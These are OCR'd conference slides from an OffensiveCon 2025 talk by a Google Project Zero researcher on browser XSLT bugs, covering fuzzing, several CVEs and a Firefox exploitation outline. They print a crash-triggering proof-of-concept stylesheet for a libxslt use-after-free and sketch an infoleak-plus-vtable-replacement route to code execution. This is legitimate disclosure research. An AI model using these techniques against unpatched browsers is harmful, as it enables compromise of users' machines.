
# Finding and Exploiting 20-year-old bugs in Web Browsers

Ivan Fratric, Google Project Zero

OffensiveCon 2025



# About the speaker

Ivan Fratric

- Google Project Zero since 2016
- Previously: Google Security Team, academia
- Publishing security research for >15 years
- Author: WinAFL, Domato, TinyInst, Jackalope
- @ifsecure

# XSLT in Web Browsers

## Getting XXE in Web Browsers using ChatGPT

Written by Igor Sak-Sakovskiy on May 22, 2024

PoC for XXE in Chrome

ChatGPT 3.5

28,000 $

Hi! It's PTSWARM here.
Show us an example of XSL file. The example need to load another file.

Sure, here's an example of an XSL (eXtensible Stylesheet Language) file that loads another XML file:

xml Copy code

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform
```

Source: https://swarm.ptsecurity.com/xxe-chrome-safari-chatgpt/

# XSLT in Web Browsers

## # CVE-2022-26485: Use-after-free in XSLT parameter processing

**Reporter** Wang Gang, Liu Jialei, Du Sihang, Huang Yi & Yang Kang of 360 ATA

**Impact** critical

**Description**

Removing an XSLT parameter during processing could have lead to an exploitable use-after-free. We have had reports of attacks in the wild abusing this flaw.

**References**

Bug 1758062

Source: https://www.mozilla.org/en-US/security/advisories/mfsa2022-09/

# XSLT in Web Browsers

## # CVE-2022-26485: Use-after-free in XSLT parameter processing

**Reporter** Wang Gang, Liu Jialei, Du Sihang, Huang Yi & Yang Kang of 360 ATA

**Impact** critical

**Description**

Removing an XSLT parameter during processing could have lead to an exploitable use-after-free. We have had reports of attacks in the wild abusing this flaw.

**References**

Bug 1758062

Source: https://www.mozilla.org/en-US/security/advisories/mfsa2022-09/

# Previous work

## Comprehensive work by Nicolas Grégoire

- “Offensive XSLT” (2011)
- “Attacking XML Processing” (2012)
- “Dumb fuzzing XSLT engines in a smart way” (2013)
- “Nearly generic fuzzing of XML-based formats” (2017)

# XSLT in Web Browsers

# XSLT in Web Browsers

“Intent to Deprecate and Remove: XSLT” in Chromium in 2013

…but…

# XSLT in Web Browsers

“Intent to Deprecate and Remove: XSLT” in Chromium in 2013

…but…

> A use counter measurement from the Chrome Beta channel indicates that less
> than 0.02% of page views use XSLT.

0.02% of all page views is a lot!

```
<items>
  <item>Item 1</item>
  <item>Item 2</item>
</items>
```

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <ul>
      <xsl:for-each select="items/item">
        <li><xsl:value-of select="."/></li>
      </xsl:for-each>
    </ul>
  </xsl:template>
</xsl:stylesheet>
```

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
</ul>
```

# XSLT <-> XPATH

- Heavily relies on XPATH
- XPATH is like a “SELECT” statement for XML
- “/foo/bar”

  “Select all bar nodes that are children of the foo node which is the root”

```
<items>
  <item>Item 1</item>
  <item>Item 2</item>
</items>
```

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <ul>
      <xsl:for-each select="items/item">
        <li><xsl:value-of select="."/></li>
      </xsl:for-each>
    </ul>
  </xsl:template>
</xsl:stylesheet>
```

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
</ul>
```

```
<items>
  <item>Item 1</item>
  <item>Item 2</item>
</items>
```

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <ul>
      <xsl:for-each select="items/item">
        <li><xsl:value-of select="."/></li>
      </xsl:for-each>
    </ul>
  </xsl:template>
</xsl:stylesheet>
```

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
</ul>
```

1. Walk the XML, see if there is a template that applies to the current node

```
<items>
  <item>Item 1</item>
  <item>Item 2</item>
</items>
```

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <ul>
      <xsl:for-each select="items/item">
        <li><xsl:value-of select="."/></li>
      </xsl:for-each>
    </ul>
  </xsl:template>
</xsl:stylesheet>
```

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
</ul>
```

2. Walk the template, evaluate template commands with current node as context

```
<items>
  <item>Item 1</item>
  <item>Item 2</item>
</items>
```

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <ul>
      <xsl:for-each select="items/item">
        <li><xsl:value-of select="."/></li>
      </xsl:for-each>
    </ul>
  </xsl:template>
</xsl:stylesheet>
```

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
</ul>
```

XML elements get output as is

```
<items>
  <item>Item 1</item>
  <item>Item 2</item>
</items>
```

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <ul>
      <xsl:for-each select="items/item">
        <li><xsl:value-of select="."/></li>
      </xsl:for-each>
    </ul>
  </xsl:template>
</xsl:stylesheet>
```

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
</ul>
```

xsl:for-each is like a for loop over select XPATH results

```
<items>
  <item>Item 1</item>
  <item>Item 2</item>
</items>
```

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <ul>
      <xsl:for-each select="items/item">
        <li><xsl:value-of select="."/></li>
      </xsl:for-each>
    </ul>
  </xsl:template>
</xsl:stylesheet>
```

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
</ul>
```

```
<items>
  <item>Item 1</item>
  <item>Item 2</item>
</items>
```

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <ul>
      <xsl:for-each select="items/item">
        <li><xsl:value-of select="."/></li>
      </xsl:for-each>
    </ul>
  </xsl:template>
</xsl:stylesheet>
```

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
</ul>
```

xsl:value-of outputs text value

“.” selects the current node (loop variable)

# XSLT in Web Browsers

- XSLTProcessor JavaScript interface
- Navigating to an XML document with embedded stylesheet

# XSLT in Web Browsers

| | |
|---|---|
| | libxslt |
| | custom |

# XSLT in Web Browsers

- Chromium / WebKit
  - DOM nodes get converted to HTML string before being passed to libxslt
- Firefox
  - XSLTProcessor operates on raw DOM nodes

# XSLT in Web Browsers

- Chromium / WebKit
  - DOM nodes get converted to HTML string before being passed to libxslt
- Firefox
  - XSLTProcessor operates on raw DOM nodes
    - Susceptible to JS callbacks and similar issues

# XSLT in Web Browsers

| | | |
|---|---|---|
| | libxslt | CVE-2024-55549<br>CVE-2025-24855 |
| | custom | CVE-2025-1009<br>CVE-2025-3028*<br>CVE-2025-1932 |

# Approach

- Bugs due to interaction between JS and XSLT
  - Mostly found manually and via variant analysis
- Bugs in XSLT processing
  - Mostly found via fuzzing

# Not all JS / XSLT interaction bugs require callbacks

```
class txMozillaXSLTProcessor final : public nsIDocumentTransformer,
                                     public nsStubMutationObserver,
                                     public nsWrapperCache {
  …
  mozilla::dom::Document* mStylesheetDocument;  // weak
  …
};
```

# Mutation observer

```
void txMozillaXSLTProcessor::NodeWillBeDestroyed(nsINode* aNode) {
  nsCOMPtr<nsIMutationObserver> kungFuDeathGrip(this);
  if (NS_FAILED(mCompileResult)) {
    return;
  }

  mCompileResult = ensureStylesheet();
  mStylesheetDocument = nullptr;
  mEmbeddedStylesheetRoot = nullptr;
}
```

# Mutation observer

```
void txMozillaXSLTProcessor::NodeWillBeDestroyed(nsINode* aNode) {
  nsCOMPtr<nsIMutationObserver> kungFuDeathGrip(this);
  if (NS_FAILED(mCompileResult)) {
    return;
  }

  mCompileResult = ensureStylesheet();
  mStylesheetDocument = nullptr;
  mEmbeddedStylesheetRoot = nullptr;
}
```

# Mutation observer

```
void txMozillaXSLTProcessor::NodeWillBeDestroyed(nsINode* aNode) {
  nsCOMPtr<nsIMutationObserver> kungFuDeathGrip(this);
  if (NS_FAILED(mCompileResult)) {
    return;
  }

  mCompileResult = ensureStylesheet();
  mStylesheetDocument = nullptr;
  mEmbeddedStylesheetRoot = nullptr;
}
```

# CVE-2025-1009 Predates Firefox 1.0!

Assignee

Comment 10 • 5 months ago

Today is the last day for uplifts to beta 134, so given the uncertainty here, it'll have to wait until next release cycle. I think this dates to ~~bug 199331~~ which landed in 2003 so this can probably wait a few more weeks.

# Variant analysis

## CVE-2022-22755: XSL could have allowed JavaScript execution after a tab was closed

**Reporter** Jack Wrenn

**Impact** moderate

**Description**

By using XSL Transforms, a malicious webserver could have served a user an XSL document that would continue to execute JavaScript (within the bounds of the same-origin policy) even after the tab was closed.

**References**

Bug 1309630

# Variant analysis

- XSLT continues executing after a tab is closed

# Variant analysis

- XSLT continues executing after a tab is closed
- “I was able to execute javascript code in a tab after the window was closed.”

# Variant analysis

- XSLT continues executing after a tab is closed
- “I was able to execute javascript code in a tab after the window was closed.”
- JavaScript executes while XSLT is still running?

# How does it work?

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:copy-of select="document('delay.xml')"/>
  </xsl:template>
</xsl:stylesheet>
```

# How does it work?

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:copy-of select="document('delay.xml')"/>
  </xsl:template>
</xsl:stylesheet>
```

Fetch an external document

# How does it work?


```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:copy-of select="document('delay.xml')"/>
  </xsl:template>
</xsl:stylesheet>
```

Fetch an external document

… and handle events while waiting

# CVE-2025-3028

- Delete source document nodes -> UAF
- Delete stylesheet nodes -> UAF
- Delete variables -> UAF
- Re-entry into XSLTProcessor -> UAF



# Is it fixed?

- Known UAF instances are fixed
- …but JavaScript still executes during loads
- Proposal to disable document() function when using XSLTProcessor

# Fuzzing

- Jackalope with grammar mutations and SanCov

  https://github.com/googleprojectzero/Jackalope/tree/main/examples/libxslt

```
<xsltrule> = <lt><xsltagname id=1> <xslattributes><gt><xsltrules>
             <lt>/<xsltagname id=1><gt>
<xsltagname> = xsl:apply-imports
<xsltagname> = xsl:apply-templates
<xsltagname> = xsl:attribute-set
<xsltagname> = xsl:attribute
<xsltagname> = xsl:call-template
```

# CVE-2025-24855

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# CVE-2025-24855

Global variables get evaluated first

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# CVE-2025-24855

xpath expression referencing another variable

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# CVE-2025-24855

Recurse into second variable

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# CVE-2025-24855

Iterate over namespaces

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# CVE-2025-24855

xpath with namespace as context

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# CVE-2025-24855

set namespace as context, don’t restore

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# CVE-2025-24855

Free namespace at end of for-each

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# CVE-2025-24855

Return to previous xpath, context still set to namespace

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.1"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:variable name="name1">
    <xsl:number value="$name3 | ." />
  </xsl:variable>
  <xsl:variable name="name3">
    <xsl:for-each select="*/namespace::*">
      <eee att5="{1}"/>
    </xsl:for-each>
  </xsl:variable>
</xsl:stylesheet>
```

# Fuzzing

- All bugs found on a single machine!

# Fuzzing Firefox XSLT

- Add Jackalope as FuzzerDriver (in addition to LibFuzzer, AFL)
- Patch now public

https://github.com/googleprojectzero/p0tools/tree/master/FirefoxJackalope

# CVE-2025-1932

- std::sort / std::stable_sort not memory safe

# CVE-2025-1932

- std::sort / std::stable_sort not memory safe
  - When the comparator function doesn't do "strict weak ordering"

```
int txNodeSorter::compareNodes(uint32_t aIndexA, uint32_t aIndexB,
                               SortData& aSortData) {
  NS_ENSURE_SUCCESS(aSortData.mRv, -1);
  ...
}
```

# CVE-2025-1932

- std::sort / std::stable_sort not memory safe
  - When the comparator function doesn't do "strict weak ordering"

```
int txNodeSorter::compareNodes(uint32_t aIndexA, uint32_t aIndexB,
                               SortData& aSortData) {
  NS_ENSURE_SUCCESS(aSortData.mRv, -1);
  ...
}
```

In case of error, always return -1

# Exploiting Firefox

- Exploit JS executing during XSLT
- Infoleak followed by vtable replace

# How do we get infoleak?

- Convert UAF into OOB read
- Stylesheet that reads attribute name
- Firefox XSLT stores attribute as a Element prt + attribute index
- Free Element and replace with another Element with less attributes

```
void txXPathNodeUtils::getNodeName(const txXPathNode& aNode, nsAString& aName) {
  ...
  aNode.Content()
       ->AsElement()
       ->GetAttrNameAt(aNode.mIndex)
       ->GetQualifiedName(aName);
}
```

# This shouldn’t work…

```
const nsAttrName* AttrArray::GetSafeAttrNameAt(uint32_t aPos) const {
  if (aPos >= AttrCount()) {
    return nullptr;
  }
  return &mImpl->mBuffer[aPos].mName;
}
```

# This shouldn’t work…

```
const nsAttrName* AttrArray::GetSafeAttrNameAt(uint32_t aPos) const {
  if (aPos >= AttrCount()) {
    return nullptr;
  }
  return &mImpl->mBuffer[aPos].mName;
}
```

# …and yet it does!

```
const nsAttrName* AttrArray::GetSafeAttrNameAt(uint32_t aPos) const {
  if (aPos >= AttrCount()) {
    return nullptr;
  }
  return &mImpl->mBuffer[aPos].mName;
}
```

- The bounds check gets optimized away. Why?

# …and yet it does!

```
const nsAttrName* AttrArray::GetSafeAttrNameAt(uint32_t aPos) const {
  if (aPos >= AttrCount()) {
    return nullptr;
  }
  return &mImpl->mBuffer[aPos].mName;
}
```

- The bounds check gets optimized away. Why?
  - Undefined behavior to the rescue!

# Code exec

- vtable replace
- nsINodes can only be replaced with other nsINodes
  - That’s ok, we can free other objects, too
- Controllable replacement
  - ❌ ArrayBuffers -> Get allocated on a separate arena
  - ❌ DOM strings -> have size and flags at offset 0
  - ✅ Blob() works!

# DEMO

# Conclusion

- Old and complex attack surface
- Grammar-based mutational fuzzing effective
- But also other bugs due to interaction with other browser components